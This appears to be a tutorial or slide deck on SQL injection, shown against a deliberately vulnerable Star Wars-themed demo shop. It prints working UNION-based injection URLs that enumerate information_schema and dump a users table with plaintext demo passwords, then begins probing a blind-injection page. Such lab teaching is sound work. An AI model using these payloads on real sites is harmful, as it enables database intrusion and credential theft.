


Information Schema COLUMNS Table

The Information Schema `COLUMNS` table provides information about columns in each table on the server.

It contains the following columns:

Column	Description	Introduced
`TABLE_CATALOG`	Always contains the string 'def'.	
`TABLE_SCHEMA`	Database name.	
`TABLE_NAME`	Table name.	
`COLUMN_NAME`	Column name.	



lightside.me/shop/index.php?sid=' UNION Select table_schema, table_name, column_name, null, null from information_schema.columns;-- -


Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select


information_schema	ALL_PLUGINS	PLUGIN_NAME		
information_schema	ALL_PLUGINS	PLUGIN_VERSION		
information_schema	ALL_PLUGINS	PLUGIN_STATUS		

……



lightside	users	title		
lightside	users	name		
lightside	users	uname		
lightside	users	password		

User: luke


Ultimate Lightsaber Shop
Select
Logout

```
lightside.me/shop/index.php?sid=' UNION Select name, uname, password, null, null from users;-- -
```

Ultimate Lightsaber Shop


We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

yoda	mastery	forgottenmypasswordIhave		
luke skywalker	luke	whoismyfather?		
han solo	captain_han	lovelea		

User: luke Logout


pretty easy if the application is so chatty…


Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?


1 check


Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=2

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

2 check



Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1'
check

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1’

Unknown column '1’' in 'where clause'

